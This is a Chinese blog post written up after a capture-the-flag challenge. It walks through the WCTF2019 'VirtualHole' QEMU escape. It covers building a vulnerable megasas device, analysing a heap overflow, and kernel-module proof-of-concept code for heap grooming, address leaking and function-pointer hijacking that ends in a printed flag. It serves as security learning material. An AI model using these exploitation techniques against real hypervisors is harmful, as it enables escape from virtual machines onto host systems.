QEMU虚拟化逃逸学习之：WCTF2019 VirtualHole

testgd / 2019-07-29 09:09:00 / 浏览数 4286 安全技术 漏洞分析 顶(0) 踩(0)

0. 前言

最近接触了一道 qemu 虚拟化逃逸的题目，正好题目比较适合入门，就把接触虚拟化这一块的内容记录下来。
在很多资料里面都会推荐两个非常经典的漏洞，相信大家都看过，就是 phrack 上的这篇 VM escape - QEMU Case Study。网上有很多对这篇文章中提到的两个漏洞的分析，我也先占个坑，后续补上。这次就让我们先来看看 WCTF2019 线下的一道 VirtualHole，这是一个堆溢出导致信息泄露并最终劫持控制流的一个漏洞。

1. 环境准备

1.1. 准备qemu

从 qemu 官网的下载页面下载 qemu-3.1.0-rc5 版本，更换包含漏洞的文件 megasas.c，然后编译，
参考 Building QEMU for Linux。

首先安装依赖，

```
sudo apt-get install -y zlib1g-dev libglib2.0-dev autoconf libtool libgtk2.0-dev
sudo apt install qemu-kvm
```

然后是编译，开启 kvm 和 debug 模式，

```
./configure  --enable-kvm --target-list=x86_64-softmmu --enable-debug
```

注意安全 qemu-kvm 的时候也会安装 qemu 在 /usr/bin 目录下移除，然后安装我们编译的版本

```
sudo make & make install
```

然后是启动。

```
sudo /usr/local/bin/qemu-system-x86_64 -m 2048 -hda Centos7-Guest.img --enable-kvm -device megasas
```

1.2. 配置网络

直接在虚拟机中也可以直接编辑利用代码，这里给和我一样想要配置网络的同学参考，
本机以 Ubuntu 16.04 为例，修改宿主机的 /etc/network/interfaces 添加 br0。

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto br0
iface br0 inet dhcp
bridge_ports ens33
bridge_stp off
bridge_maxwait 0
bridge_fd 0
```

之后重启宿主机网络，然后虚拟机中修改静态 ip 和宿主机 ip 同一网段就行。然后启动虚拟机的命令修改成：

```
sudo qemu-system-x86_64 -m 2048 -hda Centos7-Guest.img --enable-kvm -device megasas -net tap -net nic
```

1.3. 调试

```
ps aux | grep qemu
sudo gdb -p $PID
```

我在 Ubuntu 16.04 上遇到了 gdb 无法调试的问题，如果有遇到相同问题的同学可以试下在前面编译的时候去掉 PIE。
不过我发现也有其它办法，重新编译最新版本 gdb。

```
git clone git://sourceware.org/git/binutils-gdb.git
./configure
make -j4
```

2. 漏洞分析

2.1. 漏洞位置

题目在 megasas.c 文件中增加了两百多行代码，并做了标注，我们直接查看漏洞所在的位置。

```
void megasas_quick_read(mainState *mega_main, uint32_t addr)
{
   uint16_t offset;
   uint32_t buff_size, size;
   data_block *block;
   void *buff;

   struct{
       uint32_t offset;
       uint32_t size;
       uint32_t readback_addr;
       uint32_t block_id;
   } reader;

   pci_dma_read(mega_main->pci_dev, addr, &reader, sizeof(reader));

   offset = reader.offset;
   size = reader.size;
   block = &Blocks[reader.block_id];
   buff_size = (size + offset + 0x7)&0xfff8;

   if(!buff_size || buff_size < offset ||
       buff_size < size ){
       return;
   }

   if(!block->buffer){
       return;
   }

   buff = calloc(buff_size, 1);

   if(size + offset >= block->size){
       memcpy(buff + offset, block->buffer, block->size);
   }else{
       memcpy(buff + offset, block->buffer, size);
   }

   pci_dma_write(mega_main->pci_dev, reader.readback_addr,
                   buff + offset, size);

   free(buff);
}
```

漏洞的成因是对 `size + offset` 和 `block->size` 的判断不正确，导致后续 `memcpy` 发生溢出。
漏洞原理很简单（但是找的时候找了半天都没发现 0.0），但是要触发这个漏洞需要知道一点设备交互的基础知识。
可能有的初学者比如像我这样的就需要恶补一点设备驱动的编程基础，比如内核模块的编译。
这里强烈推荐一篇非常优秀的文章 QEMU 与 KVM 虚拟化安全研究介绍。

2.2. 设备交互

我们先来编写一个 hello world 的内核模块并在虚拟机中编译运行。

hello.c

```
#include <linux/init.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");

static int hello_init(void) {
   printk(KERN_ALERT "Hello, world\n");
   return 0;
```

```
}

static void hello_exit(void) {
   printk(KERN_ALERT "hello_exit\n");
}

module_init(hello_init);
module_exit(hello_exit);
```

Makefile

```
obj-m := test.o
KERNELDR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)
modules:
	$(MAKE) -C $(KERNELDR) M=$(PWD) modules
moduels_install:
	$(MAKE) -C $(KERNELDR) M=$(PWD) modules_install
clean:
	rm -rf *.o *~ core .depend .*.cmd *.ko *.mod.c .tmp_versions
```

使用 `make` 编译，`sudo insmod hello.ko` 运行。

```
-bash-4.2$ make
make -C /lib/modules/3.10.0-957.12.1.el7.x86_64/build M=/home/challenger modules
make[1]: Entering directory `/usr/src/kernels/3.10.0-957.12.1.el7.x86_64'
  CC [M]  /home/challenger/hello.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/challenger/hello.mod.o
  LD [M]  /home/challenger/hello.ko
make[1]: Leaving directory `/usr/src/kernels/3.10.0-957.12.1.el7.x86_64'
-bash-4.2$ sudo insmod hello.ko
[sudo] password for challenger:
[23639.147060] Hello World!
-bash-4.2$ sudo rmmod hello.ko
[23646.948494] hello_exit
```


这样我们成功运行了一个内核模块，那么我们怎么和 megasas 设备进行交互呢，
一般 linux 设备的交互是通过 I/O 端口和 I/O 内存，我查到的资料说在虚拟机中，
当客户机的设备驱动程序发起 IO 请求时，内核 KVM 模块会截获这次请求，
然后经过翻译将本次请求放到内存里的 IO 共享页面，并通知客户机 QEMU 模拟进程
来处理本次请求。

理论可能是这么个理论，具体情况可能要深入分析 qemu 那一套才能弄明白了，
不过这里我们可以先不用管这一套，直接用 I/O 内存存取的方式与其交互。
每个外设都是通过读写其寄存器来控制的。通常一个设备有几个寄存器，
它们位于内存地址空间或者 I/O 地址空间，并且地址是连续的。

现在使用 lshw 命令获取设备信息，

```
sudo lshw -businfo # ■■■■■■
```

```
-bash-4.2$ sudo lshw -businfo
Bus info          Device      Class          Description
========================================================
                              system         Standard PC (i440FX + PIIX, 1996)
                              bus            Motherboard
                              memory         96KiB BIOS
cpu@0                         processor      QEMU Virtual CPU version 2.5+
                              memory         2GiB System Memory
                              memory         2GiB DIMM RAM
pci@0000:00:00.0              bridge         440FX - 82441FX PMC [Natoma]
pci@0000:00:01.0              bridge         82371SB PIIX3 ISA [Natoma/Triton II]
pci@0000:00:01.1  scsi0       storage        82371SB PIIX3 IDE [Natoma/Triton II]
scsi@0:0.0.0      /dev/sda    disk           6442MB QEMU HARDDISK
scsi@0:0.0.0,1    /dev/sda1   volume         1GiB Linux filesystem partition
scsi@0:0.0.0,2    /dev/sda2   volume         5119MiB Linux LVM Physical Volume partition
scsi@1:0.0.0      /dev/cdrom  disk           QEMU DVD-ROM
pci@0000:00:01.3              bridge         82371AB/EB/MB PIIX4 ACPI
pci@0000:00:02.0              display        VGA compatible controller
pci@0000:00:03.0  ens3        network        82540EM Gigabit Ethernet Controller
pci@0000:00:04.0              storage        MegaRAID SAS 1078
                              system         PnP device PNP0b00
                              input          PnP device PNP0303
                              input          PnP device PNP0f13
                              storage        PnP device PNP0700
                              printer        PnP device PNP0400
                              communication  PnP device PNP0501
```


`sudo lshw -C storage`

```
-bash-4.2$ sudo lshw -C storage
  *-ide
       description: IDE interface
       product: 82371SB PIIX3 IDE [Natoma/Triton II]
       vendor: Intel Corporation
       physical id: 1.1
       bus info: pci@0000:00:01.1
       logical name: scsi0
       logical name: scsi1
       version: 00
       width: 32 bits
       clock: 33MHz
       capabilities: ide bus_master emulated
       configuration: driver=ata_piix latency=0
       resources: irq:0 ioport:1f0(size=8) ioport:3f6 ioport:170(size=8) ioport:376 ioport:c140(size=16)
  *-raid
       description: RAID bus controller
       product: MegaRAID SAS 1078
       vendor: LSI Logic / Symbios Logic
       physical id: 4
       bus info: pci@0000:00:04.0
       version: 00
       width: 64 bits
       clock: 33MHz
       capabilities: raid msix msi bus_master cap_list
       configuration: driver=megaraid_sas latency=0
       resources: irq:10 memory:febf0000-febf3fff ioport:c000(size=256) memory:feb80000-febbffff
  *-pnp00:03
       product: PnP device PNP0700
       physical id: 4
       capabilities: pnp
```


linux 内核提供了很多 I/O 操作，这里直接用对 I/O 内存的 writel 操作，
要到达漏洞代码所在位置的走这个函数。

```
static void megasas_queue_write(void *opaque, hwaddr addr,
                                uint64_t val, unsigned size)
{
    MegasasState *s = opaque;
    PCIDevice *pci_dev = PCI_DEVICE(s);

    if(!mega_main.pci_dev){
        mega_main.pci_dev = pci_dev;
    }
   handle_plus_write(&mega_main, addr>>2, val);
}
```

好了，现在我们的初始 POC 就是这样的：

```
#include <linux/module.h>
#include <linux/ioport.h>
#include <linux/slab.h>
#include <asm/io.h>

MODULE_LICENSE("GPL");

#define VDA_IOMEM_BASE (0xfeb80000)

int m_init(void)
{
   printk("m_init\n");
   void * piomem = ioremap(VDA_IOMEM_BASE, 0x1000);

   writel(0x41, piomem+4); // set size

   iounmap(piomem);
   return 0;
}

void m_exit(void)
{
   printk("m_exit\n");
}

module_init(m_init);
module_exit(m_exit);
```

做了这么些准备工作之后可以开始对题目进行分析了，首先是题目设定的一个关键结构体 `frame_header`，它的定义如下。

```
typedef struct _frame_header{
   uint32_t size;
   uint32_t offset;
   void *frame_buff;
   void (*get_flag)(void *dst);
   void (*write)(void *dst, void *src, uint32_t size);
   uint32_t reserved[56];
} frame_header;
```

然后我们可以自由的分配不超过 `0x80000` 大小的 block，使用 `pci_dma_read/write` 和 `frame_buff` 进行数据传输，通过 `megasas_framebuffer_store/readback` 在 `frame_buff` 和 block 之间进行数据的传输从而做更多的交互。大概了解了我们可以怎样和 megasas 设备做交互，现在我们要实现触发漏洞，并用这个堆溢出做点事情。

3. 漏洞利用


3.1. 利用思路

要进行合理的堆布局，才能让堆溢出覆盖到有用的位置，信息泄露获取 get_flag 函数地址，
再覆盖函数指针劫持控制流。第一步是进行堆布局，让 `megasas_quick_read` 函数分配的 buff
与 `frame_header` 相邻，继而使 `buff` 溢出覆盖 `frame_header` 的 `size` 字段，
这样 `frame_buff` 就可以读取到 `header` 中的 `get_flag`，再覆盖 `write` 函数指针
就大功告成了。


3.2. 堆布局

实现利用有两个关键点，一个是堆内存的布局，一个是覆盖数据的构造，而只有实现合理的内存布局
才能达到想要的效果。我们先来看信息泄露的内存布局。


首先连续分配大块的内存进行占位，



`size` 可以弄得大一点才好占位，只要小于 `0x80000` 就行，然后先释放其中一个 Block，
再预留足够大小的空间重新分配，给之后要分配的 `frame_header` 和 `frame_buff` 占位。



刚开始在进行堆布局实验的时候是在 18.04 上操作的，就发现不论怎么占位，`header` 和 `frame_buff` 都凑不到一块去0.0，然后换了 16.04 就一次成功了，看来 18.04 上的堆内存分配还是多了些弯弯绕绕啊。现在直接释放掉 `0x110` 和 `0x210` 大小的 block 让 `header` 和 `frame_buff` 占上来，接着释放掉 `0x310` 的 block 让堆溢出的 `buff` 占上来整个堆布局就完成了。



3.3. 信息泄露

接下来就是构造 buff 的数据了，通过 `pci_dma_read` 把我们构造的数据传到 `frame_buff` 上，

```
struct {
       uint32_t offset;
       uint32_t size;
```

```
        uint32_t readback_addr;
        uint32_t block_id;
        uint64_t heapheader[2];
        uint32_t hsize;
        uint32_t hoffset;
    } *reader = kzalloc(0x1000, GFP_KERNEL);

    reader->offset = 0x100-0x40+0x18;
    reader->size = 0x200+0x40-0x18;
    ...
    reader->heapheader[0] = 0;
    reader->heapheader[1] = 0x115;
    reader->hsize = 0x200+0x310+0x10+0x20;

    writel(virt_to_phys(reader)+0x10+0x18-0x200, piomem+4*8);
```

覆盖 header 的 size 字段，使 frame_buff 可以读到 header 上的数据，
frame_buff 的堆地址和 get_flag 函数的地址。

3.4. 劫持控制流

由于每次传输数据时对 frame_buff 的 size 做了校验，只有等于 0x200 的时候才能通过校验，
所以我们要再进行二次覆盖，来劫持函数指针。先释放掉原来的 frame_header 和 frame_buff，
重新分配一次进行占位，庆幸还是原来的布局，再来一次。

```
writel(0, piomem+0x4*5);
    writel(0, piomem+0x4*4);
```

这次带上 frame_buff 的地址，还有 get_flag，

```
reader->hframe_buff = fheader_buff_addr;
    reader->hwrite = fheader_get_flag_addr;
```

最后调用一下 header->write 就大功告成了，完整 exp 在 github 上。

```
Jul 18 10:27:31 localhost kernel: this is the buff_addr: 0x7fe05c703ee0
Jul 18 10:27:31 localhost kernel: this is the write_addr: 0x7fe05c704418
Jul 18 10:27:31 localhost kernel: this is the get_flag_addr 0x7701ec
Jul 18 10:27:31 localhost kernel: this is the flag{Nice to meet you!}
-bash-4.2$
```


总结

首先感谢出题人带来这么棒的一道题，让如此菜的我得以一窥虚拟化安全的大门，这是很有趣的一个方向。
总的来说漏洞原理不是很难，但是要写出利用得了解虚拟化那一套东西，菜鸡如我就在这一步踩了许久的坑 QAQ，
总之继续加油，后面希望能够学习更多虚拟化安全的知识！

参考资料

- VM escape - QEMU Case Study
- QEMU 与 KVM 虚拟化安全研究介绍

上一篇：Capstone反汇编引擎数据类型... 下一篇：代码审计之某cms V2.0

1. 2 条回复

985873**** 2019-07-29 14:49:19

学习了

0 回复Ta

testgd 2019-07-30 14:11:13

@985873**** ddw

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板